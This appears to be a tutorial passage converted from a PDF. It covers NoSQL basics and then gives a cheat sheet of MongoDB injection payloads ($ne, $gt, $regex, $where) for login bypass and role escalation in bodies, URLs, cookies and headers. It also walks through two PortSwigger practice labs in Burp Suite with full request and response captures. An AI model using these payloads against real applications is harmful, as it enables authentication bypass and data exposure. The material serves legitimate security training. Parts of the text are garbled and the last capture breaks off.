


# NoSQL Fundamentals

1. NoSQL Databases also known as **Not Only SQL** databases are a class of databases management systems that provides a non-relational approach for storing and retrieving data.
2. Unlike traditional relational databases offer more flexible data models that can handle unstructured, semi-structured and rapidly evolving data
3. NoSQL databases emerged as a response to the need for scalability, performance and agility in handling data types workloads.


## Types of NoSQL Databases

- **Key-Value Store** : These stores data as a collection of key-value pairs. the value can be any type of data. such as text, JSON or binary Objects. Examples include **Redis**, **Riak**, and **Amazon DynamoDB**
- **Document Databases** : Document databases store and retrieve data in JSON-like documents. Documents can vary in structure and the database provides features for querying and indexing based on the document databases.
- **Columnar Databases** : Columnar databases organize data into columns rather than two rows makin them efficient for analytical workloads and handling large volumes of data. **Apache Cassandra** and **Apache HBase** are examples of columnar databases.



FEATURE	SQL	NoSQL
Type	Relational	Non-Relational
Data Storage Modle	Tables with fix Rows and Columns	1. Unstructured 2. Stored in JSON files. 3. Key-Value pairs; tables with rows and dynamic columns.
Scalablity	Vertical	Horizontal
Query Complexity	Supports Complex Queries	Doesn't support complex queries

Col1	Col2	Col3	Col4
Data	Data	Data	Data
Data	Data	Data	Data
Data	Data	Data	Data



## Popular NoSQL Databases

- MongoDB
- Cassandra
- Redis

## NoSQL Database Query Language

NoSQL database typically have their own query languages or interfaces for data retrieval and manipulation. Here are some examples of query languages used in popular NoSQL databases.

- MongoDB : MongoDB uses a Query language called MongoDB Query Language (MQL) . It provides a rich set of operators and functions for querying and manipulating documents in the database.

## Syntax to detect NoSQL Injection

```

"
'
}

```

## Basic Authentication Bypass (Boolean-based)

```
username: {"$ne": null}
password: {"$ne": null}
```

```
username: admin
password: {"$ne": null}
```

– URL Parameter

```
/api/user?username[$ne]=null
```

## Always True Conditions

```
{"$gt": ""}
{"$ne": "random"}
{"$regex": ".*"} // matches any string
```

## JavaScript Injection (MongoDB's \$where)

```
{"$where": "1 == 1"}
{"$where": "this.username == 'admin'"}
{"$where": "sleep(5000) || true"}
```

Note: `$where` can lead to **remote code execution** in older or misconfigured MongoDB versions.

## Regex Payloads

```
{"username": {"$regex": ".*"}} // matches anything
{"username": {"$regex": "^admin"}} // matches users starting with 'admin'
```

---

# Places where we can Input our Payloads

---

## 1. Login API – POST JSON

```
# Original
POST /api/login HTTP/1.1
Host: vulnerable-app.com
Content-Type: application/json

{
  "username": "admin",
  "password": "admin"
}
```

```
# Injected NoSQL Payload
POST /api/login HTTP/1.1
Host: vulnerable-app.com
Content-Type: application/json

{
  "username": { "$ne": null },
  "password": { "$ne": null }
}
```

---

## Search Filter – GET URL Parameters

```
# Original
GET /search?item=keyboard HTTP/1.1
Host: vulnerable-app.com
```

```
# Injected NoSQL Payload
GET /search?item[$regex]=.* HTTP/1.1
Host: vulnerable-app.com
```

Matches all items in the DB using regex.

---

## User Lookup – API JSON Input

```
# Original
POST /api/user/details HTTP/1.1
Host: vulnerable-app.com
Content-Type: application/json

{
```

```
"user": "admin"
}
```

```
# Injected Payload
POST /api/user/details HTTP/1.1
Host: vulnerable-app.com
Content-Type: application/json

{
  "user": { "$gt": "" }
}
```

Returns any user because `$gt` on an empty string matches everything.

---

## Cookie-Based Role Escalation

```
# Original
GET /dashboard HTTP/1.1
Host: vulnerable-app.com
Cookie: role=user; session=xyz
```

```
# Injected NoSQL Payload in Cookie
GET /dashboard HTTP/1.1
Host: vulnerable-app.com
Cookie: role[$ne]=user; session=xyz
```

May trick backend logic to bypass role-based access.

---

## Header Injection

```
# Original
GET /profile HTTP/1.1
Host: vulnerable-app.com
X-User: guest
```


```
# Injected Payload in Header
GET /profile HTTP/1.1
Host: vulnerable-app.com
X-User: { "$ne": "admin" }
```

# Exploiting NoSQL Injection

## Using Burp Suite

1. LAB : <https://portswigger.net/web-security/nosql-injection/lab-nosql-injection-detection>

The product category filter for this lab is powered by a MongoDB NoSQL database. It is vulnerable to NoSQL injection.



[Home](#)

WE LIKE TO  
**SHOP** 

Refine your search:

[All](#) [Accessories](#) [Gifts](#) [Lifestyle](#) [Pets](#)



Giant Pillow Thing

★★★★☆ \$35.01



Cheshire Cat Grin

★★★★☆ \$4.70



ZZZZZZ Bed - Your New Home Office


★★★★☆ \$74.92



Couple's Umbrella

★★★★☆ \$22.31

Lets Intercept the Request In Burp Suite



So in this lab we have task to access the more products whenever we access any of category

Now try to imagine we have syntax of program in backend logic file -->


```
if(this.category == "Accessories"){

// code logic for above condition

}
```

we can try to brake this parameters using following symbols } " ' . { \$ ;

After entering single quote we got an error



Suppose we have any limit condition in background for limiting the results of product output to bypass this we can use Boolean conditions

```
if(this.category == "Accessories" && this.limit == 3)
```

Lets try to bypass this one :

```
' && 1 == 1
' && '1' == '1
' || '1'=='1
' || 1 || '
' || '1' == '1
```

The screenshot displays the Burp Suite interface. The 'Request' tab on the left shows a GET request to the target URL with a payload that bypasses the category filter. The 'Response' tab on the right shows the resulting page content, which includes the word 'Accessories' followed by the injected payload '|| '1' == '1'. Below the search bar, four product cards are visible: 'Six Pack Beer Belt' (\$96.05), 'BURP Protection' (\$13.52), 'Eye Projectors' (\$24.26), and 'Pest Control Umbrella' (\$84.01).

## 2. LAB : <https://portswigger.net/web-security/nosql-injection/lab-nosql-injection-bypass-authentication>

The login functionality for this lab is powered by a MongoDB NoSQL database. It is vulnerable to NoSQL injection using MongoDB operators.

To solve the lab, log into the application as the `administrator` user.

You can log in to your own account using the following credentials: `wiener:peter`.



[Home](#) | [My account](#)

## Login

Username

Password

Log in

## Lets authenticate using given username and password

[Home](#) | [My account](#) | [Log out](#)

## My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email

Update email

Lets see and try to intercept request in burp suite

Send

Cancel

Follow redirection

Target: <https://0ad500fb0343877c8015bc710092006b.web-security-academy.net> HTTP/2

Request

Pretty

Raw

Hex

```
1 POST /login HTTP/2
2 Host: 0ad500fb0343877c8015bc710092006b.web-security-academy.net
3 Cookie: session=X4gtrmIpTqCq7qZLrrDijW4nQ3FwJUV6
4 Content-Length: 40
5 Sec-Ch-Ua-Platform: "Windows"
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/135.0.0.0 Safari/537.36
7 Sec-Ch-Ua: "Brave";v="135", "Not-A.Brand";v="8", "Chromium";v="135"
8 Content-Type: application/json
9 Sec-Ch-Ua-Mobile: 70
10 Accept: */*
11 Sec-Spc: 1
12 Accept-Language: en-US,en;q=0.6
13 Origin: https://0ad500fb0343877c8015bc710092006b.web-security-academy.net
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://0ad500fb0343877c8015bc710092006b.web-security-academy.net/login
18 Accept-Encoding: gzip, deflate, br
19 Priority: u=1, i
20 Connection: keep-alive
21
22 {
  "username": "wiener",
  "password": "peter"
}
```

Response

Pretty

Raw

Hex

Render

```
1 HTTP/2 302 Found
2 Location: /my-account?id=wiener
3 Set-Cookie: session=1lbK1PaZ65LeB199yMidQWvspXkA2de; Secure: HttpOnly;
  SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7
```

So lets see how we can use the logical operators to manipulate the website

Link : <https://www.mongodb.com/docs/manual/reference/operator/query-comparison/>

1. Lets try `$ne` - Matches all values that are not equal to a specified value.

```
{
  "username": "winer",
  "password": {
    "$ne": "randominput"
  }
}
```

The screenshot shows a web browser interface with a target URL: `https://0ad500fb0343877c8015bc710092006b.web-security-academy.net`. The Request tab is active, displaying a POST request to `/login` with a JSON body: `{ "username": "wiener", "password": { "$ne": "randomstring" } }`. The Response tab shows a 302 Found status with headers: `Location: /my-account?id=wiener`, `Set-Cookie: session=gQsd4967VCVlscmPvd2RQotuFUCkU0n; Secure; HttpOnly; SameSite=None`, and `X-Frame-Options: SAMEORIGIN`.

As we can see above we got 302 Found it means it is vulnerable to comparison operator. so lets try to feed the correct password to this comparison operator lets see what we get

The screenshot shows the same web browser interface. The Request tab displays a POST request to `/login` with a JSON body: `{ "username": "wiener", "password": { "$ne": "peter" } }`. The Response tab shows a 200 OK status with a detailed HTML response. The HTML includes a header section with links to `resources/labheader/css/academyLabHeader.css` and `resources/css/labs.css`, and a body section with a script `<script src="/resources/labheader/js/labHeader.js">`. The main content area contains a banner and a back link: `<a class=link-back href="https://portswigger.net/web-security/nosql-injection/lab-nosql-injection-bypass-authentication">`.

Lets leave this operator empty and lets see the what value we get

Send Cancel Follow redirection Target: <https://0ad500fb0343877c8015bc710092006b.web-security-academy.net> HTTP/2

**Request**

```

1 POST /login HTTP/2
2 Host: 0ad500fb0343877c8015bc710092006b.web-security-academy.net
3 Cookie: session=X4zgrmipTrQq7q8LrrDijW4nQ3FWjUvE
4 Content-Length: 47
5 Sec-Ch-Ua-Platform: "Windows"
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/135.0.0.0 Safari/537.36
7 Sec-Ch-Ua: "Brave";v="135", "Not-A.Brand";v="8", "Chromium";v="135"
8 Content-Type: application/json
9 Sec-Ch-Ua-Mobile: ?0
10 Accept: */*
11 Sec-Gpc: 1
12 Accept-Language: en-US,en;q=0.6
13 Origin: https://0ad500fb0343877c8015bc710092006b.web-security-academy.net
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://0ad500fb0343877c8015bc710092006b.web-security-academy.net/login
18 Accept-Encoding: gzip, deflate, br
19 Priority: u=1, i
20
21 {
22   "username": "wiener",
23   "password": {
24     "$ne": ""
25   }
26 }

```

**Response**

```

1 HTTP/2 302 Found
2 Location: /my-account?id=wiener
3 Set-Cookie: session=eRXKaO6UplUeV6w8qJHLCG97jox9ocz; Secure; HttpOnly;
  SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7

```

we can see we get here 302 status code so now we know this is properly vulnerable to comparison operator

Lets try to change value to administrator and see what we get

**Request**

```

1 POST /login HTTP/2
2 Host: 0ad500fb0343877c8015bc710092006b.web-security-academy.net
3 Cookie: session=X4zgrmipTrQq7q8LrrDijW4nQ3FWjUvE
4 Content-Length: 58
5 Sec-Ch-Ua-Platform: "Windows"
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/135.0.0.0 Safari/537.36
7 Sec-Ch-Ua: "Brave";v="135", "Not-A.Brand";v="8", "Chromium";v="135"
8 Content-Type: application/json
9 Sec-Ch-Ua-Mobile: ?0
10 Accept: */*
11 Sec-Gpc: 1
12 Accept-Language: en-US,en;q=0.6
13 Origin: https://0ad500fb0343877c8015bc710092006b.web-security-academy.net
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://0ad500fb0343877c8015bc710092006b.web-security-academy.net/login
18 Accept-Encoding: gzip, deflate, br
19 Priority: u=1, i
20
21 {
22   "username": "administrator",
23   "password": {
24     "$ne": ""
25   }
26 }

```

**Response**

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Set-Cookie: session=A48L53zASyNOTyasnDnFqkeWnQBUNuYe; Secure; HttpOnly;
  SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 3281
6
7 <!DOCTYPE html>
8 <html>
9
10   <head>
11     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
12     <link href=/resources/css/labs.css rel=stylesheet>
13     <title>
14       Exploiting NoSQL operator injection to bypass authentication
15     </title>
16   </head>
17   <body>
18     <script src=/resources/labheader/js/labHeader.js>
19     </script>
20     <div id=academyLabHeader>
21       <section class=academyLabBanner>
22         <div class=container>
23           <div class=logo>
24             </div>
25           <div class=title-container>
26             <h2>
27               Exploiting NoSQL operator injection to bypass
28               authentication
29             </h2>
30             <a class=link-back href=
31               https://portswigger.net/web-security/nosql-injection/
32               lab-nosql-injection-bypass-authentication>
33               Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;

```

So we can see there is no user with name administrator we can assume that developers may be using another alternative username for administrator panel so lets try to guess it.

2. \$in - Matches any of the values specified in an array.

```

{
  "username": {
    "$in": [
      "admin",
      "ADMIN"
    ]
  }
}

```

```

},
"password": {
  "$ne": ""
}
}

```

Request		Response	
Pretty	Raw	Pretty	Raw
<pre> 3 Cookie: session=X4zgrmipTrQs7qZLrrDijW4nq3FWj0VE 4 Content-Length: 122 5 Sec-Ch-Ua-Platform: "Windows" 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,   like Gecko) Chrome/135.0.0.0 Safari/537.36 7 Sec-Ch-Ua: "Brave";v="135", "Not-A.Brand";v="8", "Chromium";v="135" 8 Content-Type: application/json 9 Sec-Ch-Ua-Mobile: ?0 10 Accept: */* 11 Sec-Gpc: 1 12 Accept-Language: en-US,en;q=0.6 13 Origin: https://0ad500fb0343877c8015bc710092006b.web-security-academy.net 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-Mode: cors 16 Sec-Fetch-Dest: empty 17 Referer: https://0ad500fb0343877c8015bc710092006b.web-security-academy.net/login 18 Accept-Encoding: gzip, deflate, br 19 Priority: u=1, i 20 21 { 22   "username": { 23     "\$in": [ 24       "admin", 25       "ADMIN" 26     ] 27   }, 28   "password": { 29     "\$ne": "" 30   } 31 } 32 33 34 </pre>		<pre> 1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 Set-Cookie: session=Mud6dSGH6nToyDYPDI1Ypq5eyAiA5CaCU; Secure; HttpOnly;   SameSite=None 4 X-Frame-Options: SAMEORIGIN 5 Content-Length: 3281 6 7 &lt;!DOCTYPE html&gt; 8 &lt;html&gt; 9   &lt;head&gt; 10     &lt;link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet&gt; 11     &lt;link href=/resources/css/labs.css rel=stylesheet&gt; 12     &lt;title&gt; 13       Exploiting NoSQL operator injection to bypass authentication 14     &lt;/title&gt; 15   &lt;/head&gt; 16   &lt;body&gt; 17     &lt;script src=/resources/labheader/js/labHeader.js&gt; 18     &lt;/script&gt; 19     &lt;div id=academyLabHeader&gt; 20       &lt;section class=academyLabBanner&gt; 21         &lt;div class=container&gt; 22           &lt;div class=logo&gt; 23             &lt;/div&gt; 24           &lt;div class=title-container&gt; 25             &lt;h2&gt; 26               Exploiting NoSQL operator injection to bypass 27               authentication 28             &lt;/h2&gt; 29             &lt;a class=link-back href= 30               https://portswigger.net/web-security/nosql-injection/ 31               lab-nosql-injection-bypass-authentication&gt; 32               Back&amp;nbsp;to&amp;nbsp;lab&amp;nbsp;description&amp;nbsp; 33 </pre>	


Lets try to add original know username in array wiener

```

"username": {
  "$in": [
    "admin",
    "ADMIN",
    "winer"
  ]
}

"password": {
  "$ne": "randominput"
}

```




As we can see we get 302 found status code now try evaluate using another operator

3. `$nin` - Matches none of the values specified in an array. ( which means none of these values matches in database )

```

{
  "username": {
    "$nin": [
      "admin",
      "ADMIN"
    ]
  },
  "password": {
    "$ne": ""
  }
}

```



We go internal server error now `500` status code so lets try another operator

LINK : <https://www.mongodb.com/docs/manual/reference/operator/query/regex/>

4. `$regex` - Provides regular expression capabilities for pattern matching *strings* in queries

- SYNTAX { <field>: /pattern/<options> }

```
{
  "username": {
    "$regex": "^w"
  },
  "password": {
    "$ne": ""
  }
}
```

The screenshot shows a web browser window with a REST client interface. The target URL is `https://0ad500fb0343877c8015bc710092006b.web-security-academy.net`. The request is a POST to `/login HTTP/2` with the following body:

```
{
  "username": {
    "$regex": "^w"
  },
  "password": {
    "$ne": ""
  }
}
```

The response is a `HTTP/2 302 Found` with the following headers:

```
Location: /my-account?id=wiener
Set-Cookie: session=LWPPUqyVXlaKHF0Jhy44EBWjdpq1PLK; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

As we can see if we use regex operator it have found related username to provided input value to the operator `^w` and we got our known username called as `wiener`

lets try value as `^a` and see what output we get

Request

PrettyRawHex

1

POST /login HTTP/2

2

Host: 0ad500fb0343877c8015bc710092006b.web-security-academy.net

3

Cookie: session=X42gcmipTrQs7qZLrrDijW4nQ3FWjUvE

4

Content-Length: 84

5

Sec-Ch-Ua-Platform: "Windows"

6

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36

7

Sec-Ch-Ua: "Brave";v="135", "Not-A.Brand";v="8", "Chromium";v="135"

8

Content-Type: application/json

9

Sec-Ch-Ua-Mobile: ?0

10

Accept: \*/\*

11

Sec-Gpc: 1

12

Accept-Language: en-US,en;q=0.6

13

Origin: https://0ad500fb0343877c8015bc710092006b.web-security-academy.net

14

Sec-Fetch-Site: same-origin

15

Sec-Fetch-Mode: cors

16

Sec-Fetch-Dest: empty

17

Referer: https://0ad500fb0343877c8015bc710092006b.web-security-academy.net/login

18

Accept-Encoding: gzip, deflate, br

19

Priority: u=1, i

20

21

{

22

"username":{

23

"\$regex":"^a"

24

},

25

"password":{

26

"\$ne":""

27

}

28

}

Response

PrettyRawHexRender

1

HTTP/2 302 Found

2

Location: /my-account?id=adminsmnbkdnn

3

Set-Cookie: session=w3Aqn8Z2mNeiPw2CRaVGeiJdXJPdZg7x ; Secure; HttpOnly; SameSite=None

4

X-Frame-Options: SAMEORIGIN

5

Content-Length: 0

6

7

above we can see we have found our required username and lets now try to authenticate to the user we got

2 x +

Send

Cancel

<>

Follow redirection

Target: https://0ad500fb0343877c8015bc710092006b.web-security-academy.net HTTP/2

Request

PrettyRawHex

1

POST /login HTTP/2

2

Host: 0ad500fb0343877c8015bc710092006b.web-security-academy.net

3

